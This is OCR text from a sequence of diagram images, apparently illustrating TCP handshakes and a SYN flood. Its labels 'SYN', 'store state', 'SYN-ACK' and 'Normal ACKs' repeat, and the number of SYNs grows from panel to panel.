

SYN
store state
SYN-ACK


SYN
SYN
store state



SYN
SYN
SYN
store state


SYN
SYN
SYN
SYN
store state



SYN
SYN
SYN
SYN
SYN
store state


SYN
SYN
SYN
SYN
SYN
SYN
store state


Normal ACKs

